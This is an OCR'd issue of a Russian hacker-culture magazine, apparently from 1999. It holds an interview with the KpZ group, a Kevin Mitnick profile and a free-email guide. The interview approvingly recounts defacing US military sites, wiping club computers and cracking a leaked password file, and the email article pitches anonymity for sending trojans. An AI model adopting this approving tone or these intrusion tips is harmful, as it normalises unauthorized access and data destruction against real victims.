Больше в Российском Интернете ничего привлекательного для KpZ не осталось, и им пришлось двинуться дальше и перейти на международные правительственные и военные сети. С этим и пришло мировое признание и известность. Вот выдержка из новостей Биккеля (судите сами):

U.S. Government/Military: *ouch*

The Russian hacking formation KpZ and the Romanian group Pentaguard are trying to start a brand new Cold War, with succes we might add. A hacker called Windows95 (what's in a name) of KpZ and Diablo of Pentaguard compromised 21 U.S. Government and Military Web sites. They replaced all the mainpages of the sites with the same hacked version. And if that's not enough, both hackers defaced a Chinese government server aswell.
Both hacking groups claimed responsiblity for the attack on 2 U.S. servers this past weekend. We didn't know who did it, but as it turns out now both groups are working together.
Hacked sites:
sisyphus.larc.nasa.gov
wwwjtuav.redstone.army.mil
nces.ed.gov
cfo.gsa.gov
www-ese.fnal.gov
dcaucusweb.house.gov
naisteam.msfc.nasa.gov
www.dlis.dla.mil/default.htm
ohrm.niddk.nih.gov
bulltrout.nwifc.wa.gov
www.fmc.gov/default.htm
wwwjtuav.redstone.army.mil
ri-acala4.ria.army.mil
www.237arf.1ad.army.mil
www.odcsrm.hqusareur.army.mil
pcjcm1.ece.nps.navy.mil
www.237arf.1ad.army.mil
afas.afpc.randolph.af.mil/index.htm

Some hacks
Last week many Web sites got compromised by numerous hacking groups/individuals. We won't mention them all but there are some notable hacks. This weekend a NASA Web site got their mainpage replaced by the Russian hacking group KpZ or a group called Pentaguard. Indeed, we're not sure since both groups claim responsibility for the attack.
According to the rumours a military Web site got hacked aswell by Pentaguard. Again we're not sure since both sites are restored to their original content.
shook-pc.jpl.nasa.gov
www.266fc.hqusareur.army.mil

Ну и это, естественно, далеко не все, что было взломано группой KpZ. В настоящее время, из-за большого интереса к группе определенных отделов безопасности некоторые люди, к сожалению, покинули группу и занимаются «сольной, самостоятельной деятельностью».
Состав KpZ на сегодня: MAL, Mishgan, v00d00.

Этим, оставшимся в группе людям, мы и задали несколько вопросов.

Х: С чего вдруг все началось? Что, сидели, пиво пили и вдруг подумали: «А не стать ли нам крутой хацкерской группой»? :)

Mishgan: Ну, началось, мне кажется, у каждого из нас все постепенно. Сначала научились пользоваться нюком, потом начали тщательно изучать различные операционки, так, постепенно развиваясь, мы стали такими, какие есть на данный момент. Потом, поняв, что выбрасывание людей из чатов и занятия подобного рода слишком надоели и стали вовсе не интересными, мы решили собрать группу, которая будет заниматься взломами удаленных компьютеров в сети Интернет.
Ну и пошло поехало... :-)

MAL: Ну, в принципе, да. Но это так, образно, а если точнее, то помню, сидел я в сети, и шлет мне знакомый по ICQ файло какое-то в текстовом формате, а далее сообщение такого приблизитель но содержания: «Организовывается группа по борьбе с недоразвитыми админами и позорными сайтами. Для вступления заполните анкету и отошлите обратно мне.» Так было набрано около 10-15 человек, половина из которых в последующее время была отсеяна. Вот таким образом и была образована группа.

Х: А чем вы занимаетесь в обычной жизни?

Mishgan: Я учусь в средней школе, в 10 классе. Мне 15 лет. Можно сказать, что я — хорошист. :) Учусь на 3-4. Кстати, в нашей школе даже нет предмета «информатика». Вот такая вот школа... :) Приходиться все познавать самому: читать много книг на любые компьютерные темы, экспериментировать и делать многое другое без какой-либо помощи окружающих. В недалеком будущем соби-

раюсь пойти работать в техподдержку к какому-нибудь провайдеру.

MAL: В обычной жизни? Да пока ничем... Но, естественно, моя будущая работа, специальность будет связана с Интернетом. Иначе и быть не может. :)

X: Для чего вам все это нужно?

Mishgan: Я считаю, нужно все это прежде всего для глубоких знаний. А знания всегда нужны... Например, если ты супер хацкер, знаешь множество языков программирования, много операционных систем и другие различные примочки, то тебя любая компьютерная фирма с руками оторвет и будут платить нехилые деньги. А еще я просто-напросто получаю удовольствие от хакинга, веселюсь (есть в этом деле и веселые моменты) и многое другое. Следовательно, все это мне нужно для будущей профессии, развлечений , все это нужно мне прежде всего для себя.

MAL: Я этим занимаюсь потому что мне это нравится. Я повышаю свои умственные способности, то есть я стремлюсь к самосовершенствованию. В какой-то степени хакерство можно использовать и в качестве заработка, мести, разборки, но никакими деньгами не купишь того морального удовлетворения, которое получаешь при взломе очередного сервера.

X: Какие там на самом деле отношения с группой Pentaguard?

Mishgan: Все началось с того, что поздней ночью я решил поломать парочку серваков и тут наткнулся на сервер с кривым FronPage-ом и от нечего делать решил поиздеваться над ним... Заменил главную страницу своей, где оставил свое мыло, как говорится, для сожалений и мата. :) Вдруг через 15-20 минут мне приходит письмо следующего содержания (на английском): «Ты кретин! Ты не представляешь себе, что ты натворил...» и т.д. и т.п. Это оказался сайт румынской хакерской группы «Пентагуард». :) В ответ на свое письмо он получил послание на три широко известные веселые буквы... Ну, а потом разговорились мы с ним, рассказали о себе. Ну и было время, что мы с Diablo (Member of Pentuguard) нахакали кучу военных хостов. Но, к сожалению, он в скором времени исчез из Инета, и больше я его не видел. На этом и закончились какие-либо отношения с этой группой. А шуму-то в прессе было! :)

MAL: Ну да, так и было. А у меня лично никаких отношений с этой группой нет. Mishgan контактировал с лидером этой группы, и они просто договорились в оно время заменить одинаковые индексы на военных серверах, как бы для придачи этому процессу глобального характера. Поэтому пошли слухи, что мы работаем вместе. А так мы ни с кем не сотрудничаем.

X: А были какие-нибудь прикольные случаи в хакерской жизни?

Mishgan: Вообще-то случаев было огромное количество, только вот в голову ничего не лезет, ну не помню, хоть застрелись... Мне очень понравился случай, как одни мои знакомые завалили провайдера. Ну, значит, зарутили его, но цель была другой... Было послано письмо админу, типа давай мы тебе говорим дырку в твоем сайте и объясняем, как ее заткнуть, а ты дашь нам парочку акаунтов. На что последовал ответ: «А ключи от квартиры тебе не дать?». Спасибо, ответил мой знакомый. :) В этот же день можно было видеть на сайте красивую страничку с названием «Hacked» :) А всего-то надо было поделиться Инетом... Но админ сделал свой выбор... Кроме того, на сайте не осталось ничего, кроме этой странички... Как говорится, «жадность фраера сгубила». :)

MAL: Прикольный случай? Ну, знаешь, сейчас в Интернете большое количество музыкальных групп открывают свои странички. И, естественно, есть те музыканты, которые нас бесят. Ну вот в честь этого со страницы одной из попсовых групп была стерта доска объявлений (webboard). Причем никаких особых знаний для этого не потребовалось, стоило только набрать в броузере строку www.******.ru/webboard/passwd.txt и, получив пароль в DES, расшифровать с помощью всем известного Johna. Итак, все сообщения были уничтожены. И через неделю происходит следующая ситуация. Сидит один из КпЗ дома, за компьютером, как вдруг вырубается свет, и в тот же момент слышен стук в дверь.
— Кто там?
— Милиция! Откройте.
— А по какому поводу?
— По компьютерному.
Проникнув в квартиру, наша доблестная милиция схватила компьютер
и потащила его в машину вместе с парнем. Почитав в отделении хистори
из ICQ и не поняв, про что это он разговаривал со своими друзьями,
употребляя такие загадочные слова, как
linux, irix и т.д., а также
для чего у него на компьютере какие-то непонятные программки,
помучав человека тупыми допросами, в которых в общем-то
они даже и не знали, что спрашивать, им пришлось отпустить КпЗ
на волю! :)
Случай второй. Компьютерный салон ОРКИ, что когда-то существовал на Октябрьской. Опозорив их на весь Интернет заменой страницы на их сервере, это почему-то показалось нам слишком легким наказанием. Поэтому в этот вечер мы были там, в их логове. 5 минут хватило чтобы расшифровать пароль от своего компьютера, с помощью которого можно было бы управлять машиной удаленно. Как оказалось, на всех компах был один и тот же пароль. Ну тут-то все и началось. Я быстренько залазил со своей машины на другие и все под чистую стирал. Другой человек, сидящий рядом, с ускоренным темпом на другие компы кидал autoexec.bat, который в дальнейшем, при перезагрузке, также удалял все подчистую. Из 80 машин мы только успели стереть все с 50, пока админы ни поняли, что что-то не так. В ярости и с глазами как у слона, они (админы) выбежали в центр клуба и во весь голос начали орать чтоб никто ни в коем случае не перезагружал машины, и доступ в Интернет был резко прикрыт. Немного посмеявшись, я подозвал проходившего мимо администратора и спросил, сделав ужасно удивленное лицо: «Что случилось? Что, опять хакеры? Кто это?», на что он ответил очень серьезным голосом: «Я не знаю, кто это! Но это они! ХАКЕРЫ!». :)

X: Ребята, а чем вы занимаетесь в свободное время (вне компьютеров)? Тусуетесь где-нибудь?

Mishgan: Мемберы в обычной жизни занимаются тем же, что и другие обычные люди. Не надо думать, что хакеры — это прыщавые студенты в очках, забытые Богом и думающие только о компах и о том, что с ними связано. Хакеры — это абсолютно такие же люди, как и все, которые постоянно веселятся, ходят на дискотеки, пьют пиво (и не только), гуляют с девушками... То есть развлекаются по полной программе, как и все остальные люди. А компьютер и хакерство — очень увлекательное хобби. Ведь получаешь такое удовольствие, когда натягиваешь сервак какой-нибудь музыкальной группы, которую больше всего ненавидишь, и когда напишешь на главной странице все, что о ней думаешь. :) Ну, мы в обычной жизни развлекаемся,

как только можем. Чем обычно занимается молодежь, тем мы и занимаемся .

MAL: Мое любимое времяпрепровождение без компов — бар, дискотека, много пива, девушки. Ну вот, в общем-то, и все. :)

X: Что объединяет группу? Вы все друзья или просто «коллеги»?

Mishgan: Я считаю, что прежде всего нашу группу объединяют общие интересы, все мы хотим познать как можно больше, мы все трудимся в одном направлении, да и в группе работать легче и веселее, чем заниматься вольной самодеятельностью... Друзья мы или «коллеги»? Я думаю, что мы в какой-то степени друзья, но в большей части коллеги...

MAL: На самом деле поначалу мы были просто «коллегами по цеху», но потом все это переросло в дружбу, так как нам приходилось общаться чуть ли ни круглые сутки, и часто разговоры о сетях переходили в обсуждения личной жизни и т.д. и т.п. Поэтому можно сказать, что группу объединяет дружба и сплоченность коллектива.

X: Что конкретно делает группа? Только ломает серверы, заменяя index.htm?

Mishgan: Наша группа специализируется на хакинге ,то есть на взломе (получении несанкционированного доступа) удаленных систем, что стоит очень больших усилий и долгой работы. Мы заменяем на сервере заглавную страницу (index.htm или default.htm), если из сервера нельзя вытянуть никакой полезной информации. Он становится не нужен, и тогда мы меняем заглавную страницу. Ну а если же сервер полон полезной информации, то мы не делаем этого никогда! Наоборот, все делаем очень осторожно, следим за каждым шагом, внимательно чистя за собой логи.

MAL: Замена индекса делается только для того, чтобы системные администраторы знали, что у них слабая защита, и предприняли какие-либо действия. А если говорить о чем-то конкретном, то я просто пытаюсь получить как можно больше информации об операционных системах, языках программирования, каких-то новых технологий. И, естественно, изучая ОС, нельзя не попробовать найденные тобой же баги на разных серверах.

X: Как вы думаете, что у вас будет в будущем? Побалуетесь, побалуетесь, а потом «жена, дети» и т.д.?

Mishgan: Я думаю, что у КпЗ должно быть будущее (по идее). Хотя, вполне возможно, что КпЗ полностью распадется со временем, так как когда человеку исполняется 30 или около 30 лет, его начинают заботить другие проблемы — семья, дети и т.д. Очень часто это случается и раньше. Надо надеяться на лучшее, надо всегда оставаться дружным коллективом, и только тогда у группы может возникнуть большое, продолжительное будущее... Вскоре мы собираемся выйти из подполья и организовать что-то вроде «Lopht» или «Genocide2600».

MAL: Ну а пока все еще нужно учиться, учиться и учиться. А потом даже не знаю. Вообще я собираюсь открыть КпЗ-lab, аналог LOphT или Genocide2600. Естественно, придется выйти из underground и заниматься всем уже легально, не опасаясь за свою свободу.

Контак

MAL [KpZ]
firemal@softhome.net
ICQ: 100001

Mishgan [KpZ]
mishgan@hotmail.com
ICQ: 1005765

KPZ-шники были активными членами атак на военные американские сервера. И не только они. Вообще, после всех этих событий в Югославии, чуть ли не каждый второй пытался внести свою лепту в борьбу против агрессора. Но когда сегодня, нам в редакцию принесли этот компакт, - мы были в шоке. Каково, а? **«Экстренный выпуск! Хакеры бомбят НАТО!»**, да к тому же, на компакте содержится куча информации о том, что и как нужно делать, включая объяснения дыр в системах безопасности кучу другой документации. Но больше всего мне понравилась надпись **«Диск можно считать спецкурсом, по подготовке отдельного подразделения специальной бригады по информационным провокациям. Как всегда, сборник содержит подробные инструкции по ведению подрывной деятельности и богатый инструментарий»**. Ну просто справочник террориста! На мой взгляд, это еще одно подтверждение, что быстрее пиратов не работает никто. Или может кто-нибудь видел CD-юки с заголовками типа «Все на защиту НАТО! Здесь новые апгрейды от Майкрософт, специально созданные для НАТО-вских серверов»?



Кевин Митник:

Даниил Шеповалов
(dan@sbor.ru)

...но дело его живет

1999 год. 15 февраля. Прошло ровно четыре года с момента ареста Кевина Митника, самого известного хакера в мире, которого не обошла вниманием даже книга рекордов Гиннеса. В этот же день посетители сервера id Software не смогли в сотый раз посмотреть скриншоты третьего Quake'а и скачать новые карты уровней — вместо этого на главной странице популярного сайта их встретила надпись «Четыре года в тюрьме. Освободите Кевина сейчас же!». Члены известной хакерской команды «2600» в очередной раз показали, что могут не только наклеивать стикеры «Free Kevin» на бамперы автомобилей и рисовать свой логотип на стенах здания суда.

Ура хакерам Америки!

Пропустим малоинтересные подробности детства Кевина. Отметим лишь, что его не насиловали в пятилетнем возрасте и не заставляли петь по вечерам «Вихри враждебные веют над нами...». Несмотря на это, Митник все-таки стал самым известным, после матери Билла Гейтса конечно, человеком в компьютерном мире. О парне ходили легенды еще в то время, когда ему было 16 лет. Однажды он изменил параметры модемного соединения и со школьного терминала проник в компьютерную систему управления школами округа. Кевин не стал менять свои оценки — ему доставляло удовольствие уже то, что он смог решить такую трудную задачу. Вообще это была отличительная черта Митника — его интересовал лишь хак ради хака, он не использовал свои глубокие познания в области компьютерных технологий ради наживы. Наибольший интерес Кевин проявлял к фрикингу: он вытворял с телефонными компаниями такие вещи, что у его приятеля Ленни Ди-Чикко волосы становились дыбом. Молодой хакер всегда бесплатно звонил в другие города, пользуясь добытыми номерами кредитных карточек или перенаправляя счета за переговоры. Однажды он отомстил одному из своих недругов, переведя на номер его домашнего телефона расходы на телефонные переговоры крупной больницы. Кевин знал об устройстве телефонной сети не меньше чем многие специалисты Bell labs. Впоследствии эти знания очень пригодились ему: недаром сотрудники Digital Equipment не могли так долго поймать Кевина. Он подключался напрямую к компьютерам слежения и при первых же признаках опасности разъединял связь. Первое серьезное столкновение с законом произошло у Митника в 84 году. В то время он и ДиЧикко проводили все свое свободное время в университете Южной Калифорнии, пытаясь попасть в пентагоновскую сеть APRAnet. Кевин получил доступ к счетам системных администраторов университетской сети, а затем, воспользовавшись этими привилегиями, начал собирать идентификаторы счетов и пароли организаций, работающих на министерство обороны США. Пользоваться засекреченными материалами военных Кевин смог только два месяца — после этого его отследил сисадмин университетской сети. Надо сказать, на этот раз Митник попросту зарвался — он знал, что кто-то обнаружил его деятельность, но тем не менее не прекратил использовать высокоскоростной канал связи, благодаря которому его довольно быстро и поймал Марк Браун, ассистент университетского вычислительного центра. В это время у Митника еще не окончился испытательный срок, который он проходил после суда по обвинению во взломе компьютерных систем Pacific Bell. На этот раз суд приговорил его к шести месяцам тюремного заключения. Марк Браун же остался в полном недоумении с распечатками паролей к компьютерам суперсекретных военных организаций.

U.S. Department of Justice
United States Marshals Service

WANTED
BY U.S. MARSHALS

NAME: MITNICK, KEVIN DAVID

ADDRESS AND LOCALE: KNOWN TO RESIDE IN THE SAN FERNANDO VALLEY AREA OF CALIFORNIA AND LAS VEGAS, NEVADA

WANTED FOR: VIOLATION OF SUPERVISED RELEASE
ORIGINAL CHARGES: POSSESSION UNAUTHORIZED ACCESS DEVICE; COMPUTER FRAUD
Warrant Issued: CENTRAL DISTRICT OF CALIFORNIA

DATE WARRANT ISSUED: NOVEMBER 10, 1992

MISCELLANEOUS INFORMATION: SUBJECT SUFFERS FROM A WEIGHT PROBLEM AND MAY HAVE EXPERIENCED WEIGHT GAIN OR WEIGHT LOSS
VEHICLE/TAG INFORMATION: NONE KNOWN OFTEN USES PUBLIC TRANSPORTATION

November 1992

Уже давно сложился образ стандартного американского программиста: это полный парень лет 25, в потертых джинсах, клетчатой рубашке и очках. Надо сказать, Кевин полностью подходил под этот стереотип. И никто никогда не замечал, чтобы он проявлял какой-либо интерес к женщинам. Однако летом 1987 года Кевин, неожиданно для всех, женился. Я думаю, вряд ли стоит говорить о случайности того, что его избранницей оказалась администратор известной телефонной компании GTE. Митник всегда использовал людей: даже со своим другом Ленни ДиЧикко он поддерживал близкую связь в основном только потому, что тот помогал ему получать доступ к компьютерам на своей работе. Видимо поэтому Ленни и сдал его властям после кражи новейшей операционной системы из лаборатории Digital Equipment. Но обо всем по порядку.

В 1987 году Ленни устроился работать в фирме VPA. Там он имел постоянный доступ к компьютерам, а поэтому теперь они с Кевином почти каждую ночь проводили в офисе этой конторы. У Митника появилась новая идея — он хотел украсть последнюю версию операционной системы VMS фирмы Digital Equipment. Имея в своем распоряжении исходный текст этой программы, Кевин становился подобен богу. Он мог тщательно изучить все уязвимые места новой ОС и ближайшие несколько лет быть грозой компьютерных систем, основанных на ней. Также он мог продать исходный текст программы какой-нибудь конкурирующей организации или даже стране — Советский Союз тогда тщательно следил за разработками в области информационных технологий. Хранить файлы ОС на своем компьютере было чрезвычайно опасно, да и для этого потребовалась бы не одна сотня мегабайт, поэтому Кевин решил использовать в качестве перевалочного пункта уже знакомую ему компьютерную сеть университета Южной Калифорнии. Кевин нашел ошибку в системе защиты университета и изменил подпрограмму доступа в сеть. Теперь все логины и пароли записывались в определенный файл, который хакер периодически просматривал. Однако, его старый знакомый — Марк Браун снова выследил злоумышленника, Кевин выдал себе неосторожными действиями при внесении в ОС нового кода: он вывел из строя несколько компьютеров. Тем не менее, Марк теперь не мог им ничего сделать. Блуждая по просторам APRAnet, уже переросшего в Internet, Митник неожиданно для себя получил информацию, позволяющую ему проникать в Easynet — внутреннюю сеть Digital Equipment. Теперь возможностям хакера не было предела: в его распоряжении была личная переписка сотрудников компании, новейшие программные разработки, информация о дырках в программах и многое другое. Кевин закончил скачивать VMS: у него теперь была своя версия новейшей операционной системы. Он мог изменить ее код, добавить несколько троянов и заменить существующую копию в отделе распространения Digital. Однако, как я уже говорил, Кевину нравилось решать сложные задачи, он не вынашивал каких-либо жутких планов мести всему человечеству и вообще мало походил на того жуткого сумасшедшего ученого, каким его впоследствии представили средства массовой информации.

С каждым днем ДиЧикко становилось все труднее и труднее общаться с Кевином.

недетские игры

Между ними постоянно вспыхивали ссоры, да и Ленни просто стал понимать, что они затеяли очень опасную игру. У него уже не было никакой личной жизни: все ночи он проводил вместе с Кевином, который уже не мог жить без очередных взломов. Да и самого ДиЧикко все больше и больше затягивала власть над компьютерными системами и сетями. Эта власть приносила ему удовлетворение, которое он вряд ли мог бы получить другим путем. Однако, однажды Ленни все-таки сломался. И в 1988 году сдал своего друга ФБР'овцам. На вопрос Кевина «Лен, зачем ты это сделал?» тот ответил «Потому что ты — угроза для общества».
На этот раз Митнику дали год тюремного заключения. Для того, чтобы в 1990 году его все-таки выпустили на свободу, хакеру пришлось пообещать никогда больше не использовать компьютер и модем. До 1992 года Кевин жил обычной жизнью, не занимаясь взломом военных систем, похищением операционок и прочими интересными вещами. Скорее всего на него сильно повлиял шестимесячный «курс лечения от компьютерной зависимости», который ему назначил суд. Правда в этот период кто-то отключил телефон инспектора, надзирающего за хакером, из компьютера суда пропали все данные о Кевине, а на счете судьи осталось три доллара.
В 92 году Митника снова обвинили во всех смертных грехах. Ему приписывалась кража секретной информации из Управления транспортных средств, взлом военных компьютерных систем и несанкционированный доступ к материалам ФБР. По всей видимости, Кевину уже несколько надоело сидеть в одиночке, поэтому он опять сбежал. ФБР потеряло его след на два года.
В 1994 году Митник серьезно заинтересовался сотовой телефонией. Власти подозревали его в краже программного обеспечения для контроля сотовой связи из лаборатории компании Motorola. Также Фирма McCaw Cellular Communication заявила, что кто-то похитил серийные электронные номера ее сотовых телефонов. Расследуя это заявление, ФБР даже удалось выследить Кевина, однако тот успел скрыться в самый последний момент.
Свой последний взлом хакер произвел 25 декабря 1994 года. Кевин ворвался в домашний компьютер Цутому Шимомуры, известного американского специалиста в области безопасности компьютерных систем. В это время Шимомура работал над шпионской компьютерной программой для военных. Новая программа позволяла контролировать все выходящие и входящие сообщения конкретного пользователя Интенет. Естественно, это был лакомый кусочек для Кевина. Итак, в ночь под Рождество хакер начал копировать файлы из компьютера нашего самурая. Это бы свободно могло сойти ему с рук, но Шимомура установил программу, которая посылала log-файлы на удаленную машину в Центре Суперкомпьютеров, где он работал. Один из работников центра вовремя заметил существенные изменения в логах и сообщил об этом своему боссу. Второпях приехавший домой Шимомура помимо украденных файлов нашел на своем компьютере звуковое послание, в котором Кевин в довольно непринужденной форме объяснял самураю, в каком месте он его видал и как туда пройти. Такого оскорбления Цутому вынести не мог. Он решил во что бы то не стало достать Митника. Шимомуре помог случай: один из администраторов TheWell заметил необычайную активность на одном из счетов. Он поинтересовался о причинах у владельца эккаунта, а тот, в свою очередь, чуть не умер от разрыва сердца, увидев на своем счету файлы Шимомуры. Самурай установил круглосуточное наблюдение на TheWell. Проанализировав пути сообщений, он вместе с сотрудниками ФБР пришел к выводу, что хакер находится в городе Ралейх, Северная Каролина. Несмотря на все предосторожности Кевина, ФБР'овцы все-таки выследили его и, когда Шимомура засек, что Митник в очередной раз вышел на связь, власти взяли его с поличным. Произошло это 15 февраля 1995 года.

Встать – суд идет

Кевину было предъявлено 23 обвинения в мошенничестве с использованием компьютерных систем. Прокурор заявил, что Митник виновен в нанесении ущерба на сумму, превышающую 80 миллионов долларов. Короче после обвинительной речи прокурора Митник уже не надеялся увидеть голубое небо в этом тысячелетии. Тем не менее, усилиями адвокатов большинство обвинений было снято. По сути Кевин должен был отсидеть всего лишь 10-12 месяцев. Однако его наказание затянулось на четыре долгих года. Постоянно находились все новые и новые факты, которые позволяли лишать хакера свободы. Специалисты считают, что такому долгому сроку заключения Кевин обязан тому, что встал на пути министерства обороны. Ведь до наезда на Шимомуру ФБР могло не раз поймать Митника. Однажды одному деятельному товарищу удалось все-таки выследить хакера. Как законопослушный гражданин, он, не долго думая, настучал на Кевина в ФБР. Однако федералы не обратили на это заявление никакого внимания. Тоесть до инцидента с Шимомурой Кевин был нафиг не нужен



властям.
Прошло уже четыре года с момента ареста хакера и, совершенно неожиданно для Кевина, перед ним вдруг забрезжил луч надежды. 26 марта 1999 года судья Мариана Пфельцер согласилась на договоренность с защитой Кевина, по которой полный срок заключения последнего будет равен 54 месяцам. Официальное слушанье дела будет проведено 14 июня. В договоренности упоминается о том, что после освобождения Кевина над ним будет вестись неусыпный контроль, и вдобавок хакер не будет иметь права прикасаться к компьютерам в течении последующих трех лет. Если вдуматься, то решение суда не представляется таким уж мягким. Человека, единственным смыслом жизни которого являются компьютеры, лишают возможности пользоваться ими в течении семи лет. К тому же, будущее Кевина не так уж и безоблачно. По истечении срока заключения, ему предстоит еще бороться за свою свободу с обвинителями штата Калифорния, где всплыло дело шестилетней давности.

Что делать?

Наверняка у многих из вас возникнет вопрос: как можно помочь Кевину? И надо сказать, существует реальный способ это сделать. Можно, конечно завтра же взломать www.whitehouse.gov и повесить там фотографию Митника с надписью «Ты памятник себе воздвиг нерукотворный...». Или можно на остатки зарплаты купить тухлых яиц и бежать закидывать ими судью Мариану Пфельцер. Но единственным более-менее цивилизованным способом помощи (и в то же время связанным хаком) является участие в деле команды «Mitnick rc5 Crack Team». Дело в том, что компания RSA предлагает существенный денежный приз тому, кто первым взломает ее rc5-64 код. Весь процесс взламывания заключается в следующем: присоединяешься к какой-либо команде, скачиваешь клиента и начинаешь перебирать возможные варианты. Та команда, которая первой раскодирует зашифрованную строку и получает денежный приз в размере 10000$. Правда, из этих 10 килобаксов два идут организатору (distributed.net), 6 — любой организации по выбору, 1 — команде и 1— взломавшему человеку. Команда «Mitnick rc5 Crack Team» отдает весь свой выигрыш в пользу организации защиты Кевина Митника. Так что — дерзайте! Зарегистрироваться можно здесь:
http://www.paranoid.org/mitnick/join




Халявная Электронная Почта

Kurt


Что такое электронная почта, я надеюсь, ты знаешь. В наше время иметь постоянную почту предоставленную твоим провайдером довольно рискованное дело... Кто знает, что с ним может случится? И вот поэтому-то, на крайний случай, ты всегда сможешь завести себе бесплатный почтовый ящик на любом из пришедших тебе по вкусу адресов. Преимущества WEB почты перед обычной POP3 в том, что ты не привязан к своему компу и можешь проверять почту из любого места! Вся она хранится на удаленном сервере. А значит, что даже если злобный хацкер отформатирует тебе винт, то твоя почта все равно останется невредимой. Вот тебе списочек Бесплатных E-mail служб. И поспеши! Может как раз в этот самый момент кто-то пытается забить себе хороший логинчик :-)


Хочешь остаться неизвестным, когда получатель твоего письма - Бил Гей-тссс? Тебе, наверное, часто хотелось выявить реального автора полученного сообщения. К примеру, ты получаешь письмо от так называемой «Службы поддержки» своего провайдера, в котором он пишет, что из-за сбоя в системе базы данных учета пользователей вся информация о тебе была утеряна, и просит тебя немедленно сообщить Логин и Пароль для повторного занесения в базу данных. Ты можешь (если ты полный дуб) вздохнуть с облегчением и отослать этим друзьям свой Login и Pass, и радоваться жизни дальше. Но лучше попытайся выяснить, какая такая сволочь пытается спереть твой доступ в Интернет. Делается это на самом деле легко. Просто зайди на сервер своего проваши и найди там техподдержку, там обязательно указано мыло, на которое нужно слать



письма. Вот туда-то ты и отфорвади это письмишко со всякими сомнительными просьбами.

Но я ведь знаю, знаю тебя! Ты ведь еще тот пакостник! Сам ведь хочешь послать сюрприз своему врагу в виде трояна! И при этом тебе не хочется, чтобы этот гад смог тебя вычислить? Ну, тогда в путь! Для начала разберем, из чего состоит письмо, отправленное обычным Почтовым клиентом, к примеру, MS OutLook Express: Все, что выделено красным цветом, это наши следы: наш IP и адрес для ответа. Хотим мы того или нет, но все современные SMTP сервера насильно вписывают наш настоящий IP адрес, а это нас с тобой, конечно, не устраивает.





Но хоть и кажется, что SMTP сервера такие крутые, так хорошо поступают, адреса вписывают, борются с хацкерами, а на самом деле эти сервера очень несовершенны. У них есть куча недостатков, о которых знают почти все, и никто не может (или не хочет) с этим бороться. Вот, предположим, что ты захотел отослать кому-нибудь письмо, в котором всем известным тебе десятиэтажным матом ты обложишь получателя, и при этом тебе еще хочется сделать так, чтобы он не узнал, от кого это письмо пришло. Существует несколько способов это сделать.


Способ 1: Использование Майл Форвардинга (Mail Forward). Эти службы занимаются простой переадресовкой сообщений. К примеру, www.iname.com (name@iname.com) и forward.rz.ru (name@eto.kru.to). Предположим, ты пользуешься адресом электронной почты своего провайдера gad@cityline.ru. Используя Майл Форвард, ты сможешь сделать себе постоянный Mail-адрес независимо от того, с какой периодичностью ты меняешь своих провайдеров. К

Список серверов, на которых можно открыть халявный почтовый ящик


Нейм Сервака.	Сайз	Дескрипшн
www.mailcity.com (name@mailcity.com)	5 mb	Хороший МылБокс, но слегка запутаный.
www.yahoo.com (name@yahoo.com)	5 mb	Так себе Мыльце ... нечего Супер-Пупер
